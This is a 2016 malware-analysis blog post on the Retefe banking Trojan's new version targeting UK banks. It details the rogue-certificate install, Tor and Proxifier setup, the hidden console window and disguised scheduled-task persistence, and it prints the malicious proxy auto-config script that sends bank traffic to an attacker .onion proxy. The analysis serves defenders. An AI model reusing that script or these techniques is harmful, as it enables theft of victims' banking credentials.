The evolution of the Retefe banking Trojan

By Jaromír Hořejší 18 Jul 2016

Archived: 2026-04-02 11:20:25 UTC

The Retefe Trojan is now also targeting Smile banking customers. The Trojan has evolved and includes new malicious components.

Three weeks ago, we published a blog post about the Retefe banking Trojan, which targeted banking customers in the United Kingdom. The Trojan steals login credentials and other personal information. Retefe is usually spread via a phishing email. The email contains a document, which is embedded with malicious JavaScript and user interaction is needed to activate the Trojan.

Another UK bank, the Smile online bank, has recently been added to the list of affected banks.

The main behavior of the Trojan has largely remained unchanged, with the exception of its malicious components. The infection vector, as well as the installation of the malicious certificate, are the same as we reported in our last blog post.

Once the JavaScript runs it attempts to kill open Web browser processes. It then installs a fake certificate and changes the proxy auto-config URL. All scripts are obfuscated with the Dean Edwards packer. This behavior is similar to the previous version of Retefe.


The JavaScript, however, now contains three powershell scripts, two of which are the same as in the previous version. *ConfirmCert* clicks “OK” in the window displayed during the installation of the rogue certificate and *AddCertFF* adds the rogue certificate to FireFox. *InstallTP* is the new powershell script. It downloads and installs three programs: Task Scheduler wrapper, Tor and Proxifier.

The Task Scheduler Managed Wrapper is downloaded from Codeplex. This adds the option to use the object “New-Object Microsoft.Win32.TaskScheduler.TaskService”, which is later used for establishing persistence.

The Tor client gives the Trojan the possibility to access .onion domains directly.

Proxifier, as stated on their website, “allows network applications that do not support working through proxy servers to operate through a SOCKS or HTTPS proxy and chains.”.

The AutoConfigURL contains a link to a .onion domain and it can be reached now because Tor was, installed.




The Tor client is a console application and, if executed normally, it's console window can be seen by the user. However, the victim can't see the window on an infected machine, because Tor's window is hidden. Retefe calls ShowWindow with the parameter *nCmdShow* set to value SW_HIDE, thus hiding the window from the victim.


Similar to the previous version of Retefe, proxy configuration is served only to systems with UK IP addresses. If any of the previous banks or the newly added bank are accessed, the traffic is routed via malicious proxy. This proxy is hidden behind Tor, as can be seen below.

```
function FindProxyForURL(url, host) {
    var proxy = "PROXY www.zm3ztjn2awba7alu.onion:88;";
    var hosts = new Array(
    '*barclays.co.uk',
    '*natwest.com',
    '*nwolb.com',
    'hsbc.co.uk',
    'www.hsbc.co.uk',
    '*business.hsbc.co.uk',
    '*santander.co.uk',
    '*rbsdigital.com',
    'onlinebusiness.undefined.co.uk',
    '*undefined.com',
    '*smile.co.uk',
    '*co-undefined.co.uk',
    'if.com',
    '*.if.com',
    '*ulsterbankanytimebanking.co.uk',
    '*sainsburysbank.co.uk',
    '*tescobank.com');
    for (var i = 0; i < hosts.length; i++) {
        if (shExpMatch(host, hosts[i])) {
            return proxy
        }
    }
    return "undefined"
}
```


When a user visits one of the websites from the list of targeted websites, the site's certificate is replaced with a fake. This allows attackers to camouflage the infection and to get the victim's login credentials. Below you can see a fake version of the of Smile bank website, which has been added with this version of the Trojan.




Fake Smile banking website



Fake Smile banking website




Fake Smile banking website




Fake Smile banking website certificate

The newly added powershell script, *InstallTP* adds persistence. We can see two malicious tasks in the Task Scheduler. They are "AdobeFlashPlayerUpdate" and "GoogleUpdate Task" tasks, which are executed every 30 minutes and execute both Tor and Proxifier. Even if the user were to stop them, they would restart again in 30 minutes.



Proxifier allows all traffic to run through a Tor proxy running on a localhost on port 9050. It can specify, which targets should be accessed via proxy and which ones should be accessed directly.



For example, when we visit api.ipify.org it shows us that our IP address was not changed (Action: Direct) and is still located in UK, but when we go to whatismyip.com it shows us a slightly different results.

When we looked into the setting file, we found that the attackers are using a cracked version of Proxifier.

```
[License]
Owner=2TCKX-[redacted]-3YEDY-QW65D
Key=2TCKX-[redacted]-3YEDY-QW65D
```

We assume this is not the last time we will be seeing the Retefe banking Trojan evolve, not only in the UK, but also globally. The biggest danger of attacks using fake certificates, is convincing users that they are completely safe, because of valid HTTPS certificates are used.

SHAs:

03E6A87CC90BD5A8B2EB2E4B6C3D8201B8DC7E7A89FF8A6AA05E9539146FD1AF

347701FAF633D1EDAAA630BA1D3652F13D6097C3855B91C14551390F4C56096F

3944686BEDEA78C498BFCF0431DE509EE118C0CC95DA07402B12E4C954F1A125

6308623E0CF994FC14F8F483A840E0E28428D510CDFC4F07992E40B3F2C77FF4

6B1869D8C1BB898BAC91220823AE80D770D9591DA60EE919FCA0A588D994DFA6

821EBC34F86BFF680E4AACEA40FDACECB3B45B3BE9D231EF9AC261FA2FDC7549

C6E0FC6B084443A0B5D18778F93EE9EBFB7758435BAEEF284F2835552DD641EB

CE549E89D46BD5657809A129C9C02BAEE934F91888A18928F387942F156429EC

CE55C12B504DFF52867F59FAD40C3EED4A4D0CA10A33B3FF3E3BE1039F86B67E

D1C0661E19AB3EDEA209EEFEAC38904FC0D5264F065EB9E769598A55DB938908

Acknowledgement:

Special thanks to my colleague, Jan Sirmer, for his cooperation on this analysis.
